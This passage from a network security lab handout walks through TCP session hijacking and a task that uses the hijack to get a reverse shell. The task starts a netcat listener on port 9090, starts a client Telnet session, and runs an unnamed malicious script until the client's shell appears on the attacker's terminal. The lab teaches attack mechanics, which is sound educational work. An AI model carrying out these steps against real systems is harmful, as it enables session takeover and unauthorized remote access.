3. **Create network traffic from the client to the victim by entering random characters in the client's Telnet session.**
4. **If the Telnet connection becomes disabled, preventing further input, this indicates the attack has been successful.**

Task 4: Creating Reverse Shell using TCP Session Hijacking

You need to submit a detailed lab report, with screenshots, to describe what you have done and what you have observed. You also need to provide explanation to the observations that are interesting or surprising. Please also list the important code snippets followed by explanation. Simply attaching code without any explanation will not receive credits. In addition, answer any questions if any.



1. **On the attacker's first terminal, execute nc -l 9090 to launch Netcat in listen mode on port 9090**
2. **From the client's terminal, initiate a Telnet session to the server (the victim).**
3. **On the attacker's second terminal, execute the malicious script.**

4. **Continue to generate network traffic from the client's terminal until it becomes disabled, signaling the attack is in progress.**
5. **Once the attack is successful, the client's shell session will appear on the attacker's first terminal.**